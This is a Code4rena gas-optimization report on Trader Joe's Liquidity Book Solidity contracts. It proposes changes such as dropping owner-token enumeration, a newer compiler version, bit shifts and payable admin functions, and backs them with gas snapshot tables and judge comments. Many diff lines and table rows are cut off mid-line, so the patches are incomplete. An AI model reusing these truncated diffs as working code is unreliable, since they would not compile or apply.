OpenZeppelin's EnumerableSet roughly costs 50,000 gas when adding and removing elements from the set. Even for a small price range, adding liquidity in Liquidity Book requires minting tokens from many bins. For example, currently the testnet user interface mints 31 tokens when adding liquidity in a normal distribution shape. This operation roughly costs 4,000,000 gas, and removal costs about half of that. Given a volatile market, we can expect users to remove and re-add liquidity pretty often. This coupled operation costs around 6,000,000 gas if you have the minimum amount of bins in a normal distribution (31 as allowed by the current UI), which will be about 0.15 AVAX (25 nAVAX base fee). That would be `$2.25` in current AVAX price (`$15`). And that would be `$15` when AVAX is `$100` , and `$120` when AVAX is `$100` and network is heavily used (200 nAVAX base fee). Given that the protocol needs `swap_fee_earned / gas_fee_to_move_liquidity` to be greater than `1` to incentivize users to chase the price to concentrate the liquidity, the mint & burn fees must be as little as possible to allow non-whales to be also able to profitably move around their liquidity. Removing the enumeration can nearly halve that cost, making the protocol enticing to more users.

[Non-]reasons to enumerate

Enumeration allows user interfaces to easily see which bins a user is in directly from the blockchain. With the absence of enumeration, Trader Joe will need to index this information either using in-house tools or using something like The Graph. Trader Joe team is already familiar with indexing through their NFT marketplace Joepegs, therefore it seems practical for them to go off-chain indexing route.

Enumeration allows a decentralized way to pull the information from the blockchain. We have to admit that not enumerating would be in detriment to user interfaces that would have wanted to integrate Liquidity Book by using decentralized methods only. However, that is a very small percent of builders that hold such principles. The rest of the builders can also use off-chain indexing.

There is also the end user who might want to learn which bins they are in conveniently using decentralized methods. They can still do this in decentralized manner by checking all the bins, given the bin IDs are determined by step and price and have a range of few thousand (bin step = 100) to few millions (bin step = 1). Admittedly this is not very convenient, but it is doable.

Diff to remove enumeration

For diff that removes the enumeration from the code and tests, see warden's original submission.

Gas savings

Below is the output of `forge snapshot --diff | tail -65` converted to CSV. Especially see `testInternalBurn` and `testInternalMint` functions showing greater than `50%` savings.

```
Test Function,Gas Cost Difference,Percent Difference
testSetLBPairImplementation(),-460002,-2.742%
testConstructor(uint16,uint16,uint16,uint16,uint16,uint24,uint16
testGetSwapInOverflowReverts(),-67031,-9.004%
testGetSwapOutWithMultipleChoices(),-427507,-10.436%
testOracleSampleFromWith2Samples(),-67031,-12.911%
testSwapYtoXSingleBinFromGetSwapIn(),-66966,-13.118%
testSwapYtoXSingleBinFromGetSwapOut(),-67031,-13.449%
testSwapXtoYSingleBinFromGetSwapOut(),-67031,-13.450%
testSwapXtoYSingleBinFromGetSwapIn(),-67031,-13.501%
testOracleSampleFromEdgeCases(),-67009,-13.970%
testFuzzingAddLiquidity(uint256),-157150,-15.139%
testDistributionOverflowReverts(),-134018,-15.454%
testOracleSampleFromWith100Samples(),-4487757,-17.917%
testClaimFeesComplex(uint256,uint256),-247423,-18.921%
testForIdSlippageCaughtReverts(),-427485,-19.194%
testClaimProtocolFees(),-247401,-19.862%
testClaimFeesY(),-247335,-20.163%
testClaimFeesX(),-247335,-20.163%
```

testFeesOnTokenTransfer(),-284146,-20.361%
testSwapWithDifferentBinSteps(),-427529,-20.375%
testForAmountSlippageCaughtReverts(),-473364,-21.279%
testGetSwapInWrongAmountsReverts(),-427485,-21.326%
testFlawedCompositionFactor(),-359365,-21.362%
testGetSwapInMoreBins(),-427031,-21.706%
testInsufficientLiquidityMinted(),-359321,-21.806%
testGetSwapOutOnComplexRoute(),-427464,-22.719%
testGetSwapInOnComplexRoute(),-427507,-22.968%
testOracleSampleFromWith100SamplesNotAllInitialized(),-4484457,-
testAddLiquidityIgnored(),-428376,-23.297%
testGetSwapInWithMultipleChoices(),-427507,-23.756%
testSwapYtoXDistantBinsFromGetSwapOut(),-427421,-23.911%
testSwapYtoXDistantBinsFromGetSwapIn(),-427421,-23.933%
testBalanceOfBatch(),-256383,-24.074%
testFeeOnActiveBinReverse(),-213936,-24.331%
testFeeOnActiveBin(),-213936,-24.331%
testSwapXtoYDistantBinsFromGetSwapOut(),-427486,-24.412%
testSafeBatchTransferNotApprovedReverts(),-256343,-24.420%
testSwapXtoYDistantBinsFromGetSwapIn(),-427486,-24.425%
testSafeTransferNotApprovedReverts(),-256376,-24.488%
testFlashloan(),-427513,-24.826%
testSwapXtoYConsecutiveBinFromGetSwapOut(),-427486,-25.050%
testSwapXtoYConsecutiveBinFromGetSwapIn(),-427486,-25.064%
testSwapYtoXConsecutiveBinFromGetSwapOut(),-427486,-25.089%
testSwapYtoXConsecutiveBinFromGetSwapIn(),-427486,-25.104%
testBurnLiquidity(),-477535,-25.129%
testSafeTransferFrom(),-295891,-25.295%
testGetSwapOutOnV2Pair(),-427507,-26.931%
testGetSwapInOnV2Pair(),-427507,-26.953%
testSweepLBToken(),-489987,-27.188%
testModifierCheckLength(),-535964,-28.163%
testSafeTransferFromReverts(),-537662,-28.222%
testForceDecay(),-2319546,-28.916%
testSafeBatchTransferFromReverts(),-606907,-29.824%
testAddLiquidityTaxToken(),-1076244,-29.978%
testTLowerThanTimestamp(),-2319913,-30.143%
testRemoveLiquidityReverseOrder(),-709108,-33.958%
testAddLiquidityNoSlippage(),-709107,-33.960%
testAddLiquidityAVAXReversed(),-1608674,-35.141%
testAddLiquidityAVAX(),-1758599,-35.555%
testSafeBatchTransferFrom(),-570685,-36.100%
testRemoveLiquiditySlippageReverts(),-2670446,-42.380%
testInternalBurn(uint256,uint256),-67156,-53.633%
testInternalMint(uint256),-67231,-55.603%
testInternalExcessiveBurnAmountReverts(uint128,uint128),-66987,-

```
Overall,-39447398,-1550.248%
```

Note that there are other instances of enumeration in the protocol. However, they only cost gas in admin functions or during pair creation. Also they enumerate addresses. Therefore I believe them to be justified, hence I only focused on enumeration of this core protocol functionality (adding and removing liquidity). I think it is essential to remove this enumeration to improve the efficiency of the protocol. Reducing gas cost during adding or removing liquidity is of utmost importance for the optimization of this protocol, as it will make it feasible to do bin operations at greater scale.

[G-02] Using Solidity version 0.8.17 will provide an overall gas optimization

Using at least `0.8.10` will save gas due to skipped `extcodesize` check if there is a return value. Currently the contracts are compiled using version `0.8.7` (Foundry default). It is easily changeable to `0.8.17` using the command `sed -i 's/0\.8\.7/^0.8.0/' test/*.sol && sed -i '4isolc = "0.8.17"' foundry.toml`. This will have the following total savings obtained by `forge snapshot --diff | tail -1`:

```
Test Function,Gas Cost Difference,Percent Difference
Overall,-582995,-88.032%
```

[G-03] Ternary operation is cheaper than if-else statement

There are instances where a ternary operation can be used instead of if-else statement. In these cases, using ternary operation will save modest amounts of gas.

```
diff --git a/src/libraries/BitMath.sol b/src/libraries/BitMath.s
index d088fdf..29c4034 100644
--- a/src/libraries/BitMath.sol
+++ b/src/libraries/BitMath.sol
@@ -16,9 +16,7 @@ library BitMath {
         uint8 _bit,
         bool _rightSide
     ) internal pure returns (uint256) {
-        if (_rightSide) {
-            return closestBitRight(_integer, _bit - 1);
```

```
-         } else return closestBitLeft(_integer, _bit + 1);
+         return _rightSide ? closestBitRight(_integer, _bit - 1)
      }

      /// @notice Returns the most (or least) significant bit of
@@ -26,9 +24,7 @@ library BitMath {
      /// @param _isMostSignificant Whether we want the most (tru
      /// @return The index of the most (or least) significant bi
      function significantBit(uint256 _integer, bool _isMostSigni
-         if (_isMostSignificant) {
-             return mostSignificantBit(_integer);
-         } else return leastSignificantBit(_integer);
+         return _isMostSignificant ? mostSignificantBit(_integer
      }

      /// @notice Returns the index of the closest bit on the rig
@@ -41,10 +37,8 @@ library BitMath {
              uint256 _shift = 255 - bit;
              x <<= _shift;

-             if (x == 0) return type(uint256).max;
-
-             // can't overflow as it's non-zero and we shifted i
-             return mostSignificantBit(x) - _shift;
+             // can't underflow as it's non-zero and we shifted
+             return (x == 0) ? type(uint256).max : mostSignifica
          }
      }

@@ -57,9 +51,7 @@ library BitMath {
          unchecked {
              x >>= bit;

-             if (x == 0) return type(uint256).max;
-
-             return leastSignificantBit(x) + bit;
+             return (x == 0) ? type(uint256).max : leastSignific
          }
      }
```

Note that this optimization seems to be dependent on usage of a more recent Solidity version. The following gas savings are on version `0.8.17`.

```
Test Function,Gas Cost Difference,Percent Difference
```

```
Overall,-13065,-0.200%
```

[G-04] Checking `msg.sender` to not be zero address is redundant

There is an instance where `msg.sender` is checked not to be zero address. This check is redundant as no private key is known for this address, hence there can be no transactions coming from the zero address. The following diff removes this redundant check.

```
diff --git a/src/libraries/PendingOwnable.sol b/src/libraries/Pe
index f745362..97fb524 100644
--- a/src/libraries/PendingOwnable.sol
+++ b/src/libraries/PendingOwnable.sol
@@ -33,7 +33,7 @@ contract PendingOwnable is IPendingOwnable {

     /// @notice Throws if called by any account other than the
     modifier onlyPendingOwner() {
-        if (msg.sender != _pendingOwner || msg.sender == addres
+        if (msg.sender != _pendingOwner) revert PendingOwnable_
         _;
     }
```

This will save tiny amounts of gas when `PendingOwnable.becomeOwner()` is called.

[G-05] An element is cached to memory after it is used

Caching a struct element locally should be done before using it to save gas. The following diff applies this optimization.

```
diff --git a/src/LBPair.sol b/src/LBPair.sol
index 717270e..1d29c39 100644
--- a/src/LBPair.sol
+++ b/src/LBPair.sol
@@ -316,8 +316,8 @@ contract LBPair is LBToken, ReentrancyGuardU
         if (_amountIn == 0) revert LBPair__InsufficientAmounts(

         FeeHelper.FeeParameters memory _fp = _feeParameters;
-        _fp.updateVariableFeeParameters(_pair.activeId);
```

```
            uint256 _startId = _pair.activeId;
+           _fp.updateVariableFeeParameters(_startId);

            uint256 _amountOut;
            // Performs the actual swap, bin per bin
```

This will save small amount of gas when swapping.

```
Test Function,Gas Cost Difference,Percent Difference
testSwapExactTokensForTokensSinglePair(),-30,-0.009%
```

[G-06] Divisions by `2**n` can be replaced by right shift by `n`

There is an instance of division by `2`, which can be replaced by right shift by `1`. This simple bit operation is always cheaper than division. The following diff applies this optimization.

```
diff --git a/src/libraries/Oracle.sol b/src/libraries/Oracle.sol
index 974bc9f..fd9ca64 100644
--- a/src/libraries/Oracle.sol
+++ b/src/libraries/Oracle.sol
@@ -159,7 +159,7 @@ library Oracle {
            uint256 _sampleTimestamp;
            while (_high >= _low) {
                unchecked {
-                   _middle = (_low + _high) / 2;
+                   _middle = (_low + _high) >> 1;
                    assembly {
                        _id := addmod(_middle, _index, _activeSize)
                    }
```

Gas savings are obtained by `forge snapshot --diff`.

```
Test Function,Gas Cost Difference,Percent Difference
testOracleSampleFromWith2Samples(),-4,-0.001%
testOracleSampleFromWith100SamplesNotAllInitialized(),-452,-0.00
testFuzzingAddLiquidity(uint256),30,0.003%
testOracleSampleFromWith100Samples(),-1320,-0.005%
```

```
Overall,-1746,-0.005%
```

[G-07] Runtime cost can be optimized in detriment of the deploy cost

There are two optimization to improve runtime cost. Although the following optimizations will increase the gas cost of new pair creation and certain admin functions, it will decrease runtime cost of core protocol functions (swap, add/remove liquidity). Given that a pair is created once, but thousands of operations are made on it, optimizing for runtime can save a lot of gas in the long term.

[G-07A] Storing `LBFactory._LBPairsInfo` info in both sorting order will save gas in runtime

When `LBFactory.createLBPair()` is called, the pair information can be stored in both sorting orders of its reserve tokens. This will allow skipping `_sortTokens()`, reducing the gas cost of `_getLBPairInformation()`.

```
diff --git a/src/LBFactory.sol b/src/LBFactory.sol
index 32ee39c..7c66fbf 100644
--- a/src/LBFactory.sol
+++ b/src/LBFactory.sol
@@ -183,9 +183,7 @@ contract LBFactory is PendingOwnable, ILBFac
         returns (LBPairInformation[] memory LBPairsAvailable)
     {
         unchecked {
-            (IERC20 _tokenA, IERC20 _tokenB) = _sortTokens(_toke
-
-            bytes32 _avLBPairBinSteps = _availableLBPairBinStep
+            bytes32 _avLBPairBinSteps = _availableLBPairBinStep
             uint256 _nbAvailable = _avLBPairBinSteps.decode(type

             if (_nbAvailable > 0) {
@@ -194,7 +192,7 @@ contract LBFactory is PendingOwnable, ILBFac
                 uint256 _index;
                 for (uint256 i = MIN_BIN_STEP; i <= MAX_BIN_STE
                     if (_avLBPairBinSteps.decode(1, i) == 1) {
-                        LBPairInformation memory _LBPairInforma
+                        LBPairInformation memory _LBPairInforma

                         LBPairsAvailable[_index] = LBPairInform
```

```
                                binStep: i.safe24(),
@@ -273,6 +271,12 @@ contract LBFactory is PendingOwnable, ILBFa
             createdByOwner: msg.sender == _owner,
             ignoredForRouting: false
         });
+        _LBPairsInfo[_tokenB][_tokenA][_binStep] = LBPairInforma
+            binStep: _binStep,
+            LBPair: _LBPair,
+            createdByOwner: msg.sender == _owner,
+            ignoredForRouting: false
+        });

         allLBPairs.push(_LBPair);

@@ -286,6 +290,7 @@ contract LBFactory is PendingOwnable, ILBFac

             // Save the changes
             _availableLBPairBinSteps[_tokenA][_tokenB] = _avLBPa
+            _availableLBPairBinSteps[_tokenB][_tokenA] = _avLBPa
         }

         emit LBPairCreated(_tokenX, _tokenY, _binStep, _LBPair,
@@ -315,14 +320,13 @@ contract LBFactory is PendingOwnable, ILBFa
         uint256 _binStep,
         bool _ignored
     ) external override onlyOwner {
-        (IERC20 _tokenA, IERC20 _tokenB) = _sortTokens(_tokenX,
-
-        LBPairInformation memory _LBPairInformation = _LBPairsIn
+        LBPairInformation memory _LBPairInformation = _LBPairsIn
         if (address(_LBPairInformation.LBPair) == address(0)) re

         if (_LBPairInformation.ignoredForRouting == _ignored) re

-        _LBPairsInfo[_tokenA][_tokenB][_binStep].ignoredForRout
+        _LBPairsInfo[_tokenX][_tokenY][_binStep].ignoredForRout
+        _LBPairsInfo[_tokenY][_tokenX][_binStep].ignoredForRout

         emit LBPairIgnoredStateChanged(_LBPairInformation.LBPai
     }
@@ -595,7 +599,6 @@ contract LBFactory is PendingOwnable, ILBFac
         IERC20 _tokenB,
         uint256 _binStep
     ) private view returns (LBPairInformation memory) {
-        (_tokenA, _tokenB) = _sortTokens(_tokenA, _tokenB);
         return _LBPairsInfo[_tokenA][_tokenB][_binStep];
```

```
}
```

[G-07B] Using CREATE2 is cheaper than Clones

Using clone contracts requires extra proxy call, increasing the cost of all pair functions. Using CREATE2, although will increase cost of pair creation, will make all pair interactions cheaper.

[G-08] Making constant variables private will save gas during deployment

When constants are marked public, extra getter functions are created, increasing the deployment cost. Marking these functions private will decrease gas cost. One can still read these variables through the source code. If they need to be accessed by an external contract, a separate single getter function can be used to return all constants as a tuple. There are four instances of public constants.

```
src/LBFactory.sol:25:    uint256 public constant override MAX_FE
src/LBFactory.sol:27:    uint256 public constant override MIN_BI
src/LBFactory.sol:28:    uint256 public constant override MAX_BI
src/LBFactory.sol:30:    uint256 public constant override MAX_PR
```

[G-09] Using `bool`s for storage incurs overhead

Credit: Description by IIIIIIII000.

```
// Booleans are more expensive than uint256 or any type that
// word because each write operation emits an extra SLOAD to
// slot's contents, replace the bits taken up by the boolean
// back. This is the compiler's defense against contract upg
// pointer aliasing, and it cannot be disabled.
```

https://github.com/OpenZeppelin/openzeppelin-contracts/blob/58f635312aa21f947cae5f8578638a85aa2519f5/contracts/security/ReentrancyGuard.sol#L23-L27

Use `uint256(1)` and `uint256(2)` for true/false to avoid a Gwarmaccess (100 gas)

for the extra SLOAD, and to avoid Gsset (**20000 gas**) when changing from `false` to `true`, after having been `true` in the past.

There are 2 instances of this issue:

```
src/LBFactory.sol-38-    /// @notice Whether the createLBPair fu
src/LBFactory.sol:39:    bool public override creationUnlocked;
--
src/LBToken.sol-20-    /// @dev Mapping from account to spender a
src/LBToken.sol:21:    mapping(address => mapping(address => boo
```

[G-10] Functions guaranteed to revert when called by normal users can be marked `payable`

Credit: Description by IIIIIIIOOO.

If a function modifier such as `onlyOwner` is used, the function will revert if a normal user tries to pay the function. Marking the function as `payable` will lower the gas cost for legitimate callers because the compiler will not include checks for whether a payment was provided. The extra opcodes avoided are `CALLVALUE` (2), `DUP1` (3), `ISZERO` (3), `PUSH2` (3), `JUMPI` (10), `PUSH1` (3), `DUP1` (3), `REVERT` (0), `JUMPDEST` (1), `POP` (2), which costs an average of about **21 gas per call** to the function, in addition to the extra deployment cost

There are 14 instances of this:

```
src/libraries/PendingOwnable.sol:59:    function setPendingOwner
src/libraries/PendingOwnable.sol:68:    function revokePendingOw
src/libraries/PendingOwnable.sol:84:    function renounceOwnersh
src/LBFactory.sol:215:    function setLBPairImplementation(addre
src/LBFactory.sol:317:    ) external override onlyOwner {
src/LBFactory.sol:350:    ) external override onlyOwner {
src/LBFactory.sol:396:    function removePreset(uint16 _binStep)
src/LBFactory.sol:434:    ) external override onlyOwner {
src/LBFactory.sol:468:    function setFeeRecipient(address _feeR
src/LBFactory.sol:474:    function setFlashLoanFee(uint256 _flas
src/LBFactory.sol:485:    function setFactoryLockedState(bool _l
src/LBFactory.sol:493:    function addQuoteAsset(IERC20 _quoteAs
src/LBFactory.sol:502:    function removeQuoteAsset(IERC20 _quot
```

```
src/LBFactory.sol:520:    function forceDecay(ILBPair _LBPair) e
```

0xOLouis (Trader Joe) confirmed

Alex the Entreprenerd (judge) commented:

> **[G-01] Owner token enumeration is an extremely expensive operation but it is not essential to the protocol**
> I think awarding 20k would be too high vs the rest of the reports, but this should save on average 40k as it skips 2 SSTORE on fresh slots

> **[G-02] Using Solidity version 0.8.17 will provide an overall gas optimization**
> 1k

> Will temporarily award 21k as it's the one report that eliminated SLOADs vs less impactful refactorings

shung (warden) commented:

> G-01 recommendation was applied to the main repo: traderjoe-xyz/joe-v2@b29b6bf

Alex the Entreprenerd (judge) commented:

> Will not use 20k to rate the rest of reports but because of exceptional finding am awarding this report the win.

Disclosures

C4 does not provide any guarantee or warranty regarding the security of this project. All smart contract software should be used at the sole risk and responsibility of users.

Top